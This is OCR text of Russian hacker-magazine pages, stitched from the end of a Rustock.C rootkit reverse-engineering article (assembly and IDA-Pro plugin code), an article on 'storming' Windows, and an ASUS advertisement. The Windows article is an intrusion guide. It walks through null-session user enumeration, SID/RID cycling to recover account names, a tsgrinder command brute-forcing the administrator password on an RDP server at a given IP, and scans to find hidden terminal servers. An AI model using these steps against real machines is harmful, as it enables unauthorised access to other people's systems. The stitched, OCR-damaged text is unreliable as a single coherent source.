00000261        mov eax, dword ptr fs:38
00000267        mov eax, [eax+4]
0000026D        xor al, al
0000026F        sub eax, 100h
00000275        cmp word ptr [eax], 'ZM'
0000027A        jnz loc_26F
00000280        mov bx, [eax+3Ch]
00000284        and ebx, 0FFFFh
0000028A        cmp dword ptr [eax+ebx], 'EP'
00000291        jnz loc_26F
```

Возникает резонный вопрос: как жить дальше и что с этим делать? Спускаться в ядро как-то не хочется. И правильно! Поднять ядро на прикладной уровень намного быстрее, да и надежнее! IDA-Pro позволяет грузить куда более одного файла одновременно. Это осуществляется посредством вызова функции `load_nonbinary_file()`, доступной из plug-in'ов, но отсутствующей в пользовательском интерфейсе.
OK, пишем plug-in, грузящий любые библиотеки и драйвера, какие мы только захотим (включая ядро операционной системы). После чего останется только присобачить несложный эмулятор окружения ядра (чтобы в селекторе FS был не мусор, а валидные данные) и можно смело продолжать эмуляцию посредством x86emu.
Ключевой фрагмент plug-in'а, работающий на версиях IDA-Pro вплоть до 4.7 включительно, приведен ниже:

ЗАГРУЗКА НЕСКОЛЬКИХ ФАЙЛОВ В ОДНУ БАЗУ IDA-PRO 4.7

```
void idaapi run(int arg)
{
  load_info_t *ld;
  warning("plugin \"dual-load\" is called!");


  ld = build_loaders_list("KERNEL32.DLL");
  load_nonbinary_file("KERNEL32.DLL",
    "KERNEL32.DLL",".",
    NEF_SEGS|NEF_RSCS|NEF_NAME|NEF_IMPS|NEF_CODE,ld);

  load_nonbinary_file("NTDLL.DLL","NTDLL.DLL",".",
    NEF_SEGS|NEF_RSCS|NEF_NAME|NEF_IMPS|NEF_CODE,ld);
  qfree(ld);
}
```


Начиная с IDA-Pro 4.8, прототип функции `load_nonbinary_file()` был злостно изменен без всякой заботы об обратной совместимости. Старые plug-in'ы перестали работать, однако небольшая косметическая операция решает проблему!

ЗАГРУЗКА НЕСКОЛЬКИХ ФАЙЛОВ В ОДНУ БАЗУ IDA-PRO 4.8+

```
void idaapi run(int arg)
{
```



Переплетенные тесным клубком функции расшифровщика второго уровня



www.offensivecomputing.net — огромная коллекция малвари на любой вкус

```
    load_info_t *ld;
    warning("plugin \"dual-load\" is called!");

    /* NOTE: KERNEL32.DLL and NTDLL.DLL has to be in the
  current directory!!! */
    linput_t *p = open_linput("KERNEL32.DLL",false);
        // fix
    ld = build_loaders_list(p);
    load_nonbinary_file("KERNEL32.DLL", p, ".",
      NEF_SEGS | NEF_RSCS | NEF_NAME | NEF_IMPS | NEF_
  CODE,
      ld);
   close_linput(p);
  }
```

С загруженным ядром расшифровщик второго уровня снимается в IDA-Pro на ура, и мы попадаем в... третий. А вот в нем нас ждет настоящий «подарок» судьбы, высаживающий на измену. Вирус, обращаясь к PCI-шине, извлекает оттуда параметры моста «PCI/ISA», формируя RC4-ключ на основе `Device ID` и `Vendor ID`, перебрать которые тупым Brute-Force нереально. Да и не нужно!
Роковая ошибка создателя Rustock.C заключается в том, что производителей чипсетов (где, собственно говоря, и находится обозначенный мост) не так уж и много. Просто идем на любую достаточно полную онлайновую базу PCI-устройств (например, www.pcidatabase.com), даем запрос — и осуществляем элегантный перебор на небольшой выборке. Все! С падением последнего бастиона с вирусом можно делать все, что угодно. Например, отломав детектор VMWare (которая определяется через IDT), запустить его в среде виртуальной машины, наблюдая за изменениями в памяти и файловой системе. Никакие маскировочные приемы не помогут против посекторного сравнения образов виртуального жесткого диска (до и после заражения). То же самое относится и к дампам памяти. Вторая ошибка создателя Rustock.C — отсутствие перехвата функции `KeBugCheckEx`, которая, собственно, и сбрасывает дамп на диск.

ЗАКЛЮЧЕНИЕ

А вот некоторые не заморачиваются с ручной распаковкой и эмуляцией, запуская вирусы под доброкачественным виртуализатором. С ним Rustock.C никак не сражается. Помимо SEYE -эмулятора (недоступного широким массам), вполне сгодится и BOCHS, в котором (с учетом наличия исходных текстов) ничего не стоит подделать `Device ID` и `Vendor ID`. Правда, мы должны заранее знать, что чипсет установлен на зараженной машине. Пользы (познавательного плана) в подобном способе запуска вируса немного. Нормальные вирусы вообще-то и без танцев с бубном запускаются. Наибольший интерес представляет именно скрупулезный анализ вируса и используемых их приемов, многие их которых стоит взять на вооружение. Если не на свое, так хоть на чужое, в смысле приготовиться к появлению «зверьков», оборудованных модулями, выдранными из Rustock.C (и, возможно, основательно доработанными).

ehre.collectivex.com — сообщество профессиональных реверсеров и хакеров, живущих по понятиям





АНДРЕЙ «SKVZ» КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

АНОНИМНЫЙ ШТУРМ WINDOWS

ХИТРЫЕ ПРИЕМЫ БЫВАЛОГО ХАКЕРА


В сетевой атаке используется немыслимое число хакерских инструментов. В андеграунде даже говорят, что от количества утилит зависит профессионализм взломщика. Но самые интересные взломы происходят внезапно — на улице с полуразряженным ноутбуком, в универе на большой перемене — в общем, там, где возможности слить определенный софт просто нет. Приходится проявить максимум смекалки и либо пользоваться тем, что предоставляет твоя собственная ОС, либо иметь боевой комплект на все случаи жизни. Об этом минимальном комплекте я сейчас расскажу.

Несмотря на пафосные крики на форумах о том, что «Винда — сакс, два клика — пароль в руках», в ряде случаев завершить (а иногда, даже и инициировать) взлом не получается. В этой статье тебя ожидает подборка уловок, которые позволят чувствовать себя увереннее при штурме Windows. Итак, поехали!

НУЛЕВАЯ СЕССИЯ ИЛИ ПОЛУЧЕНИЕ СПИСКА ПОЛЬЗОВАТЕЛЕЙ

Нулевая сессия — лучшая лазейка для удаленного сбора информации с виндовой машины через NetBIOS. Но даже зная это, нередко возникает вопрос, как правильно использовать нулевую сессию. Лучшей, на мой взгляд, программой для эксплуатации нулевых сессий является **Winfo** (ntsecurity.nu/toolbox/winfo). Убедительная просьба не путать софтину с другими winfo (для сбора информации с локальной машины: хэндл окна, положение мыши и т.п).

Синтаксис команды предельно прост: `winfo.exe IP-адрес -n -v`. Замечу, что существует ряд ограничений, не позволяющих забрать с удаленной машины необходимые данные о пользователях. Например, применение параметра «`RestrictAnonymous=`» со значениями 1 и 2. **Ключи реестра**: `HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymous=1` (запрет показа шар; при этом анонимно авторизированные пользователи будут их видеть — значение 2 наотрез отсекает и то, и другое). Более того, анонимные подключения используются различными служебными программами (такими, как проводник Microsoft Windows, редактор таблиц доступа и диспетчер пользователей) для администрирования нескольких доменов Windows. За примером далеко ходить не надо: при уста-


Так ломают терминальные пароли

новке служб IIS создаются два объекта пользователей: IUSR_«имя машины» (служит для анонимного доступа к серверу) и IWAM_«имя машины» (для запуска внепроцессных приложений). Поэтому, если ты сразу же ринулся применять значение «2» в вышеуказанном ключе реестра, хорошенько подумай — не помешает ли опция работе легитимных пользователей. Симптомом значения «2» будет ошибка: «**Unable to browse the selected domain because the following error occurred:**».

Переходим к следующему ключу реестра: HKLM\System\CurrentControlSet\Control\Lsa\RestrictAnonymousSAM=1 (запрет показа пользовательских аккаунтов).

И, наконец, HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver (установить значение параметра RestrictNullSessionAccess = 1). Более подробно о значении ключей можно прочитать здесь — support.microsoft.com/default.aspx?scid=KB;en-us;143474.

Применение всех трех ключей осложнит задачу хакера, но не сделает ее невыполнимой. Мало кто знает, что у Windows есть «встроенные» (built-in) юзеры. Называются они для разных региональных версий по-разному, но везде обозначают администратора и гостя. Эти учетные записи имеют фиксированные относительные идентификаторы Relative Identifier (RID). У администратора — 500, у гостя — 501. Нумерация новых аккаунтов начинается с 1000. Суть задумки — узнать уникальный SID группы или домена по существующим встроенным RID, используя анонимное подключение. Узнав SID, мы легко можем вернуть соответствующие данные (LookupAccountName, LookupSidName). Этим занимаются следующие программы, которые обязательно нужно скачать и изучить:

- **GetAcct** (securityfriday.com/tools/getacct_sla.html). Все, что требуется для определения SID — указать IP или NETBIOS-имя машины. Вторым параметром — диапазон RID. Дело в том, что RID — это последняя часть SID (добавочная). Соответственно, указав определенный интервал, мы ограничиваем пределы перебора для поиска SID.
- **Dumpusers** (www.ntsecurity.nu/toolbox/dumpusers/). Консольная аналогия вышеназванной программы. Обе проги ты найдешь на нашем диске.

Отмечу, что основополагающими в работе софта являются алгоритмы, написанные нашими соотечественниками (evgenii.rudnyi.ru/soft/sid/) в проектах user2sid и sid2user. Не обойди стороной эту страницу, авторы прилагают исходный код!

ЗАХВАТ ТЕРМИНАЛА

Иногда знание учетных записей пользователей позволяет успешно захватить терминал. Впрочем, надо понимать, что не всем пользователям разрешено быть в группе Remote Desktop users, тем более, когда цель атаки — контроллер домена. В таком случае, подключаться по умолчанию к удаленной системе с использованием RDP разрешено только администратору. Между прочим, на днях обновилась самая лучшая утилита для взлома терминальных серверов — TSGRINDER (release 2). В новой версии автором улучшены способы перебора пароля. Синтаксис запуска прост, как два рубля:

```
tsgrinder — w paroli.txt — l leet — d workgroup
— u administrator — b -n 1 210.15.203.20,
```

— где leet это файл для преобразования пароля в хакерско-читабельный (h3k3rz) вид; — d — указание на домен или рабочую группу.



info

Статья VIKTORO [Crystal] на rootkits.ru/library/ShowLib.aspx?id_l=19, затрагивающая аспект поиска имени активного пользователя, позволит тебе улучшить свои представления об организации SID и RID-идентификаторов, об их применении в системе и ее реестре. Обязательно прочти этот ценный материал!




links

Более подробно о встроенных аккаунтах и дефолтных SID ты можешь узнать на support.microsoft.com/default.aspx?scid=KB;en-us;163846.



warning

Вся информация приведена исключительно в ознакомительных целях. Ответственность за ее применение несешь только ты. Помни об этом!



Получаем информацию о системных девайсах

Используем winfo для получения информации о виндовых пользователях. Взведен флаг RestrictAnonymous, поэтому информация «секретится»

Определить — терминал перед тобой или нет, довольно сложно. Дело в том, что стандартный порт для подключения (3389 tcp/rdp) может быть изменен админом на нестандартный путем редактирования ключа: `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp\PortNumber`. Делается это так — в меню «Правка» выбирается команда «Изменить» и устанавливается система исчисления «Десятичная», а затем редактируется само поле. Поэтому хакеру требуется применять техники, отличные от простого поиска (как например, «`nmap 10.222.1.0/24 -p 3389`»). Одной из них можно считать приведенный в моей статье «Терминальная эпопея» метод поиска через компонент tsweb по Google (перерывай в поиске подшивку][за 2006 год). Можно пойти и другим путем, юзая программы `ProbeTS` и `TSEnum`.

Probets использует RPC-вызовы для установления подлинности терминала, тем самым сканируя подсеть с целью поиска терминальных серверов. Синтаксис: `Probets.exe 10.222.1.1 1 200` (последний параметр — конечный IP-адрес из сканируемого диапазона).

А вот в TSEnum применяется иной механизм детектирования. Когда рабочая станция или сервер присоединяются к домену, они регистрируют себя с помощью опции «master browser». Регистрация включает в себя указание типа сервера (терминал, файловый и т.п.). Эту информацию можно удаленно выудить с помощью функции `NetServerEnum()` — что и проделывает `TSENum`.

Слово о browstat

В стандартном виндовом арсенале есть популярная и дельная команда — net view. Она позволяет просматривать сетевое окружение в консольном режиме. Порой можно столкнуться с проблемой успешного ее выполнения. Это связано с тем, что на домене отключена опция «browsing». Проверить, так это или нет, можно с помощью утилиты, часто используемой виндовыми системными администраторами — browstat.exe (ты найдешь ее на нашем диске). Синтаксис запуска: browstat.exe status. Подробнее об устранении ошибок, связанных с обозревателем окружения (8021, 8032), можно прочесть здесь: support.microsoft.com/kb/135404/ru.

ЗНАЙ ВРАГА В ЛИЦО

Представь себе, что с использованием анонимного подключения реально перечислить все сетевые карты и их интерфейсы на удаленной машине. Выполнить это можно с помощью функции `NetServerTransportEnum`, даже если `RestrictAnonymous` имеет значение 1. Для подобной цели создана утилита `TransportEnum`, которая возвращает данные о структуре `SERVER_TRANSPORT_INFO_0` (msdn.microsoft.com/en-us/library/aa370949(VS.85).aspx). Между прочим, структура содержит информацию о количестве подключенных клиентов, названии сетевого интерфейса и адресации на нем. Программа пишет нам CSID устройства:

```
Transport: \Device\NetBT_Tcpip_{CE081110-126E-4BD1-88B0-2FF8C1D83D10}
Address: 00c0f06cdf7a
```

— то есть, данные от обычной сетевой карты и интерфейса TCP/IP. Так, кстати, получится узнать, поддерживает ли удаленная машина Wi-Fi или какие-то экзотические вещи. Короче, дерзай, и удача тебе улыбнется!

Тоже winfo. Без дополнительных настроек — имена как на ладони

Сетевое оборудование ASUS

Превосходные решения для IP-телефонии, видеонаблюдения и передачи данных



ASUS GigaX 1108N

- 8-портовый гигабитный коммутатор со встроенным блоком питания и поддержкой технологии Jumbo Frame



ASUS AX-112W

- Универсальный WIFI маршрутизатор со встроенным адаптером VoIP (SIP) для звонков через Интернет при помощи обычного телефона



ASUS CX200


- IP-камера со встроенным Web-сервером и функцией детектора движения

Всемирная гарантия 2 года **www.asus.ru** Горячая линия ASUS: (495) 23-11-999


Партнеры: Москва (495): БЮРОКРАТ (495) 745-55-11; **Koodoo Technologies** (495) 256-17-31; **OLDI** (495) 22-11-111; **ПИРИТ-Дистрибуция** (495) 974-3210; **TRINITY-ELECTRONICS** www.tri-el.ru; IP Computers 961-00-09; Techhome.ru 775-80-47; НИКС 974-33-33; Санрайз 542-80-70; СтартМастер 785-85-55; Формоза 234-21-64; Форум Компьютерс 775-77-59; Профком 730-56-03; Ф-Центр 105-64-47; Электрон-Сервис 737-44-99; НТ Компьютер 363-93-93; USN Computers 775-82-02; АРКИС (499) 612-96-90; X-COM 7-999-600; Компьютер Маркет 500-03-04.

С-Петербург (812): КЕЙ 074; Компьютерный Мир 333-00-33; СофтДжойс 335-96-20; КорСи 259-18-93; РУСВЕЙ 275-28-08.

Архангельск: Норланд (8182) 26-90-10; **Белгород:** Элси (4722) 55-86-11; **Воронеж:** РЕТ (4732) 77-93-39; **Владивосток:** DNS (4232) 300-454; **Екатеринбург:** Трилайн (343) 378-70-70, Белый Ветер Екатеринбург (343) 291-10-00, НТ Компьютер (343) 379-31-68; **Жуковский:** Байт (248) 7-41-38; **Иркутск:** Комтек-Компьютерз (3952) 258-338; **Краснодар:** Владос (861) 210-10-01; **Красноярск:** Старком (3912) 49-11-11; **Махачкала:** Фирма АС (8722) 68-06-05; **Мурманск:** Мега Импекс (8152) 477-477; **Нижний Новгород:** ЮСТ (831) 225-28-23; **Новокузнецк:** Титан (3843) 70-38-38; **Новосибирск:** ЗЕТ НСК (383) 346-48-42, Техноcити (383) 212-53-33, НТ Компьютер (383) 344-99-04; **Омск:** Компьюмаркет РИТМ (3812) 23-05-05; **Петрозаводск:** Компания «F1» (8142) 781-323; **Пермь:** НТ Компьютер (342) 237-15-73; **Псков:** Все для ПК (8112) 72-72-75; 